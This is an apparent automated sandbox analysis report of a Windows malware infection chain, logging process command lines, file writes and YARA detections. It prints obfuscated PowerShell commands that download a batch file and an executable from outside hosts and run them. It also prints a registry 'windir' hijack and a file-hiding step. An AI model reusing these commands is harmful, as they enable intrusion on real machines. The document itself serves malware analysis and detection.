C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: powershell.exe PID: 2464 Parent PID: 1960

General

Start time:	09:57:44
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x13f990000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: powershell.exe PID: 2852 Parent PID: 960

General

Start time:	09:57:44
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/jjfIQ8u','pd.bat')
Imagebase:	0x13f990000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_PowerShell_Caret_Obfuscation_2, Description: Detects powershell keyword obfuscated with carets, Source: 00000011.00000002.2113764449.000000000384C000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA31BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	2342	6d 6f 64 65 20 31 38 2c 31 0d 0a 63 6f 6c 6f 72 20 46 45 0d 0a 73 65 74 6c 6f 63 61 6c 0d 0a 66 6f 72 20 2f 66 20 22 74 6f 6b 65 6e 73 3d 34 2d 35 20 64 65 6c 69 6d 73 3d 2e 20 22 20 25 25 69 20 69 6e 20 28 27 76 65 72 27 29 20 64 6f 20 73 65 74 20 56 45 52 53 49 4f 4e 3d 25 25 69 2e 25 25 6a 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 31 30 2e 30 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 31 30 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 28 6e 45 77 2d 6f 42 6a 65 60 63 54 20 4e 65 74 2e 57 65 62 63 4c 60 49	mode 18,1..color FE..setlocal..for /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%j..if "%version%" == "10.0" (echo "Windows 10 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`I	success or wait	1	7FEEA31BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA31BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: 2236 Parent PID: 2908

General

Start time:	09:57:47
Start date:	06/01/2021
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\attrib.exe' +s +h pd.bat
Imagebase:	0xffd90000
File size:	18432 bytes
MD5 hash:	C65C20C89A255517F11DD18B056CADB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 1252 Parent PID: 2464

General

Start time:	09:57:53
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\Documents\pd.bat"
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	8	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	4	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A15343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	1	4A15343F	ReadFile

Analysis Process: mode.com PID: 2152 Parent PID: 1252

General

Start time:	09:57:53
Start date:	06/01/2021
Path:	C:\Windows\System32\mode.com
Wow64 process (32bit):	false
Commandline:	mode 18,1
Imagebase:	0xff640000
File size:	30208 bytes
MD5 hash:	718E86CB060170430D4EF70EE39F93D4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2196 Parent PID: 1252

General

Start time:	09:57:54
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ver

Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2232 Parent PID: 1252

General

Start time:	09:57:54
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	Cmd /c ' p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://gtp.bg/opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe',($env:appdata)+'\sp.exe');Start-Sleep 2; Start-Process $env:appdata\sp.exe;'
Imagebase:	0x4a150000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1684 Parent PID: 2232

General

Start time:	09:57:54
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://gtp.bg/opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe',($env:appdata)+'\sp.exe');Start-Sleep 2; Start-Process $env:appdata\sp.exe;
Imagebase:	0x13f990000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sp.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA31BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sp.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6f ff f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 da 42 00 00 0a 00 00 00 00 00 00 de f8 42 00 00 20 00 00 00 00 43 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 40 43 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L...o.._..... ....0...B.....B.. ....C. ..@.. .....@ C.....@.....	success or wait	9	7FEEA31BEC7	WriteFile
C:\Users\user\AppData\Roaming\sp.exe	unknown	8959	01 1c 00 00 00 00 09 00 59 62 00 1b 1d 00 00 01 02 00 08 00 77 7f 00 0a 00 00 00 00 52 02 16 73 49 00 00 0a 7d 1a 00 00 04 02 28 1f 00 00 0a 00 2a 22 1f 32 80 16 00 00 04 2a 00 00 13 30 01 00 07 00 00 00 02 00 00 11 00 14 0a 2b 00 06 2a 96 02 28 20 00 00 0a 00 00 02 03 7d 1b 00 00 04 02 04 7d 1c 00 00 04 02 05 7d 1d 00 00 04 02 16 7d 1e 00 00 04 2a 26 00 02 03 7d 1f 00 00 04 2a 00 1b 30 05 00 d0 00 00 00 0f 00 00 11 00 02 28 36 00 00 0a 00 00 73 9c 00 00 06 0a 06 04 6f 99 00 00 06 00 06 05 6f 9b 00 00 06 00 06 03 6f 97 00 00 06 00 02 06 28 29 00 00 06 26 02 7b 1b 00 00 04 1c 8d 58 00 00 01 25 16 72 b2 05 00 70 a2 25 17 03 a2 25 18 72 e4 05 00 70 a2 25 19 04 a2 25 1a 72 f1 00 00 70 a2 25 1b 0f 03 28 2e 00 00 0a a2 28 33 00 00 0a 28 6c 00 00 06 00 02 7b 1f	........Yb.....w.....R. .sl...}.....(.....*".2.....*.. .0.....+..*..(..... }.....}.....}.....}....*&.. .}....*..0.....(6.....s .....o.....o.....o..... ()...&.{.....X...%.r...p.%.. .%.r...p.%...%.r...p.%...(.... .(3...(l.....{.	success or wait	87	7FEEA31BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA31BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: sp.exe PID: 1068 Parent PID: 1684

General

Start time:	09:58:01
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\sp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\sp.exe'
Imagebase:	0xbb0000
File size:	4384256 bytes
MD5 hash:	E79F542FB3F5AA6E4400953BE24780DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000018.00000002.2214696760.0000000002B4B000.00000004.00000001.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\gUuYfpYBjYgU.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	1FB353	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCF32.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	9603A8	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCF32.tmp	success or wait	1	9606BE	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\gUuYfpYBjYgU.exe	unknown	4384256	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6f ff f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 da 42 00 00 0a 00 00 00 00 00 00 de f8 42 00 00 20 00 00 00 00 43 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 43 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...o.._.......... ....0...B...........B.. ....C...@.. ....@ C...........@.................	success or wait	1	1FB5DB	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
